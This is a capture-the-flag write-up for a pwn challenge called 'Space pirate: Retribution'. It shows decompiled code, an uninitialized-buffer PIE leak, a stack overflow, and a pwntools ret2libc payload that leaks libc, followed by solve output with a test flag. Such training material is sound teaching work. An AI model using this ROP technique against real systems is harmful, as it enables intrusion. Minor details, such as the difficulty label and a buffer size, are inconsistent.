Space pirate: Retribution

15th April 2022 / Document No. D22.102.244

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: Very Easy

Classification: Official

Synopsis

Space pirate: Retribution is an Easy difficulty challenge that features leaking PIE address from an uninitialized buffer and `ret2libc`.

Skills Learned

- ret2libc

Enumeration

First of all, we start with `checksec`:


```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      PIE enabled
RUNPATH:  b'./glibc/'
```

Protections

Protection	Enabled	Usage
Canary	❌	Prevents **Buffer Overflows**
NX	✅	Disables **code execution** on stack
PIE	✅	Randomizes the **base address** of the binary
RelRO	**Full**	Makes some binary sections **read-only**

The interface of the program looks like this:

Missile Launcher!



```
1. Show missiles 🚀
2. Change target's location 🎯
>> 1

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Missile #1 stats: 🚀

[Power]: ▌▌▌▌

[Range]: ▌▌▌▌▌

[Speed]: ▌▌▌▌▌▌▌▌

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Missile #2 stats: ☄

[Power]: ▌▌▌▌▌▌▌▌▌

[Range]: ▌▌▌▌▌▌▌▌

[Speed]: ▌▌

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

1. Show missiles 🚀
2. Change target's location 🎯
>>
```

Disassembly

Starting from `main()`:

```
void main(void)

{
  char local_b [3];

  setup();
  banner();
  while( true ) {
    while( true ) {
      printf(&DAT_00101f68,&DAT_00100d78);
      read(0,local_b,2);
      if (local_b[0] != '1') break;
      show_missiles();
    }
    if (local_b[0] != '2') break;
    missile_launcher();
  }
  printf("\n%s[-] Invalid option! Exiting..\n\n",&DAT_00100d70);
                    /* WARNING: Subroutine does not return */
  exit(0x520);
}
```

There are some function calls:

- `setup()`: Sets the appropriate buffers in order for the challenge to run.
- `banner()`: Prints the banner.
- `show_missiles()`: Prints cool art.

missile_launcher()

```
void missile_launcher(void)

{
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined8 local_40;
  undefined local_38 [32];
  undefined8 local_18;
  undefined8 local_10;

  local_10 = 0x53e5854620fb399f;
  local_18 = 0x576b96b95df201f9;
  printf(
         "\n[*] Current target\'s coordinates: x = [0x%lx], y = [0x%lx]\n\n[*]
Insert newcoordinates: x = [0x%lx], y = "
         ,0x53e5854620fb399f,0x576b96b95df201f9,0x53e5854620fb399f);
  local_58 = 0;
```

```
  local_50 = 0;
  local_48 = 0;
  local_40 = 0;
  read(0,local_38,0x1f);
  printf(
         "\n[*] New coordinates: x = [0x53e5854620fb399f], y = %s\n[*] Verify
new coordinates?(y/n): "
         ,local_38);
  read(0,&local_58,0x84);
  printf(
         "\n%s[-] Permission Denied! You need flag.txt in order to proceed.
Coordinates have beenreset!%s\n"
         ,&DAT_00100d70,&DAT_00100d78);
  return;
}
```

We can see 2 bugs here:

- local_38 has not been initialized and, then its content is printed, meaning we can leak some addresses:

```
read(0,local_38,0x1f);
printf("\n[*] New coordinates: x = [0x53e5854620fb399f], y = %s\n[*] Verify new
coordinates?(y/n): ",local_38);
```

```
1. Show missiles 🚀
2. Change target's location 🎯
>> 2

[*] Current target's coordinates: x = [0x53e5854620fb399f], y =
[0x576b96b95df201f9]

[*] Insert new coordinates: x = [0x53e5854620fb399f], y = a

[*] New coordinates: x = [0x53e5854620fb399f], y = a
���U
```

Brute forcing these leaked addresses, we notice we only get PIE addresses and not libc. It is more than enough to perform a `ret2libc` attack due to the second bug here.

- Buffer Overflow read(0,&local_58,0x84); because local_58 is 40 bytes long and read reads up to 0x84 bytes.

With some fuzzing and testing, we see that with seven characters, we get a valid PIE address. After that, we proceed with a classic ret2libc attack.

```python
# ret2libc leak
payload  = b'y' * 88
payload += p64(rop.find_gadget(['pop rdi'])[0] + e.address)
payload += p64(e.got.puts)
payload += p64(e.plt.puts)
payload += p64(e.sym.missile_launcher)
r.sendlineafter('(y/n):', payload)
r.recvlines(2)
libc.address = u64(r.recvline().strip().ljust(8, b'\x00')) - libc.sym.puts
success(f'Libc base @ {hex(libc.address)}\n')
```

Solution

```
[+] Opening connection to 0.0.0.0 on port 1337: Done
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
[*] Loaded 14 cached gadgets for './sp_retribution'
[+] PIE  base @ 0x55e172b17000
[+] Libc base @ 0x7fd6a03b8000
[+] Waiting: Done
[+] Flag --> HTB{f4k3_fl4g_4_t35t1ng}
[*] Closed connection to 0.0.0.0 port 1337
```